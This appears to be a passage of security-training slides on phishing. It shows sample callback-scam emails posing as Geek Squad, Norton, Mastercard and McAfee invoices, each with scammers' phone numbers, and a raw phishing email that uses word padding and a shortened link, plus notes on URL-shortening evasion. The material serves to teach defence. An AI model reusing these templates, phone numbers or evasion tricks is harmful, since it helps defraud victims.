
Problems with this transaction?

You have 24 Hrs from the date of the purchase to issue a dispute in the Resolution Center

At: +1 (814) 271-7926.

Please not try to reply to this message. Automative notification system can't accept incoming messages. For immediate answers to your issues, **Contact our support Team: +1 (814) 271-7926.**

Telephone-Oriented Attack Delivery (TOAD)



[redacted]
HAPPINESS ASSURED
To: [redacted]

August 28, 2024 at 10:48 AM

+1 (808) 216 0972

Your membership is scheduled for renewal on August 28, 2024

Geek Squad Membership Notice

Dear Valued Customer,

Thank you for choosing Geek Squad services. Here are the details of your current subscription:

Subscription Details:

- Service: Geek Squad Membership
- Payment Method: Automatic Debit
- Order Number: 714GEEKJQSA
- Invoice Number: JQSAK687325
- Subscription Fee: $499.99 annually

The amount will be appearing on your financial statement within 24 hours.


If you have any questions or wish to cancel your subscription, please contact customer support directly.

+1 (808) 216 0972

Ensure you use official contact methods to avoid scams.

Best Regard,
Geek Squad team

Telephone-Oriented Attack Delivery (TOAD)



[redacted]

Purchased Done

To: [redacted]

January 5, 2024 at 12:40 PM

Hello,
Thanks For Choosing Norton.

INVOICE NUMBER: #HBRF-6382-OQPL-9936

INVOICE DATE: 05-01-2024

Reach Us: -**+1 (805) 633 0536**


Thank you again for choosing **Norton Life lock and** we look forward to serving you in the future!

Product	Quantity	Tax (%)	Amount
Norton Life lock Premium Protection Plan	**01**	**$0.00**	**$372.99**
		Subtotal	**$372.99**

Please be advised that if you did not authorize this order and wish to cancel, it is important to contact us immediately within 24 hours of receiving the confirmation email. Please note that terms and conditions apply, and failing to contact us within the specified time frame may result in delays or complications in the cancellation process.

Helpline Number: +1 (805) 633 0536

Telephone-Oriented Attack Delivery (TOAD)



[redacted]
Receipt #65748768
To: [redacted]

February 2, 2024 at 9:51 AM

Mastercard

Toll Free: +1 (877) 567-7340

Master Card Payment!

Thank you for using your MasterCard to purchase a Master E-Gift Card online, totaling $550.00 from the same credit card on record.

If you have any questions or concerns about this transaction, please feel free to contact our customer support team for prompt assistance.

Details:

Description	**Amount**
Master E- Gift Card Date: January 30th 2024 Order Id: GS6499378 Online Purchase **Automatic Payment**	$550.00 **Total: $550.00**

Note,

The Master E-Gift Card is designed to initiate automatic billing when the card balance falls below a specific threshold.


Should you encounter any difficulties with this transaction, kindly contact our dedicated support team promptly at +1 (877) 567-7340.

Your satisfaction is our priority, and we are here to assist you

Thanks & Regards,

Master Card Team

Telephone-Oriented Attack Delivery (TOAD)



[redacted]

[redacted] Your Recent Purchase E8KG0A

To: [redacted]

February 8, 2024 at 11:57 AM

McAfee

RECEIPT ID	0DEU5DCVK
PRODUCT VERSION	Secure Pro - 1+1 year
24 HOUR HELP DESK	**+1 (888) 322 5451**
TRANSACTION DATE	February 8th, 2024

Your Secure Pro plan has been successfully upgraded and you've been charged as per the **auto-pay** agreement to extend the device auto-renewal contract.

PRODUCT TYPE: **SECURE PRO** (1+1 year) pre-activated license

LICENSE TERM: **2 years**

VERIFICATION ID: 1904489066445

TOTAL PAID: **$335.77** USD (including applicable taxes)

This software has been activated for [redacted]

Do you need help with installing this product or have you changed your mind about this subscription?

Reach out to our helpline at 888-322-5451


4972 Public Works Drive
Chattanooga, TN 37421

Terms of Service Redressal Center

Evasion Trends


URL Shortening

- URL shortening services conceal the target destination of a URL.
- Consequences:
  - For phishing targets, they can fall victim easier as the final page is not visible.
  - For defenders, the raw extracted URLs are normally submitted to reputations services, and since the raw URL is shortened in this case, it can create challenges.



MT [redacted]
[COVID19][redacted], Pay-Off Your Mortgage in 50% LESS Time from 2.98%
To: [redacted]

Please view this email in html mode.




```
--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/plain; charset="iso-8859-1"

Please view this email in html mode.

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Transfer-Encoding: 8bit


--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/html; charset="utf-8"

<html>
<head>
    <title></title>
</head>
<body>&nbsp;</body>
</html>
<title></title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"><a href="http://fedemfleergale.com/pDUtEA7nEx7aU_NufhYVYPe1T-T7DHivZBp6zH7GD2LcnvGWXQ" style="
a><!--
 forgot university gather captured seven film electricity

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_


--_f0ac906c-7753-492a-8b8f-a1122bf276d0_


--_f0ac906c-7753-492a-8b8f-a1122bf276d0_

worth paris quarter dead
exciting
separate view sense series mount
concerned
--_f0ac906c-7753-492a-8b8f-a1122bf276d0_



--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/html; charset=ISO-8859-1
Content-Disposition: inline
Content-Transfer-Encoding: 7bit

<html><head><body><a href="http://tinyurl.com/7ashbdsa9">Click me</a></body></head></html>
```

URL Shortening

- A few popular shortening services
  - Bitly (bitly.com): Free for up to 5 links/month (and 2 QR codes/month)
  - TinyURL (tinyurl.com): Free for up to 100 links/month without analytics
  - Rebrandly (rebrandly.com): Free for up to 10 links/month (and 10 QR codes/month)
  - Sniply (sniply.io): Free for up to 250 links/month in through a 14-days trial plan
  - Shortenworld (shortenworld.com): Free for up to 1,000 links/month (and 200 QR codes/month)
  - Shorter.me (shorter.me)
  - Ln.run (ln.run)
  - Come.ac (come.ac)

URL Shortening

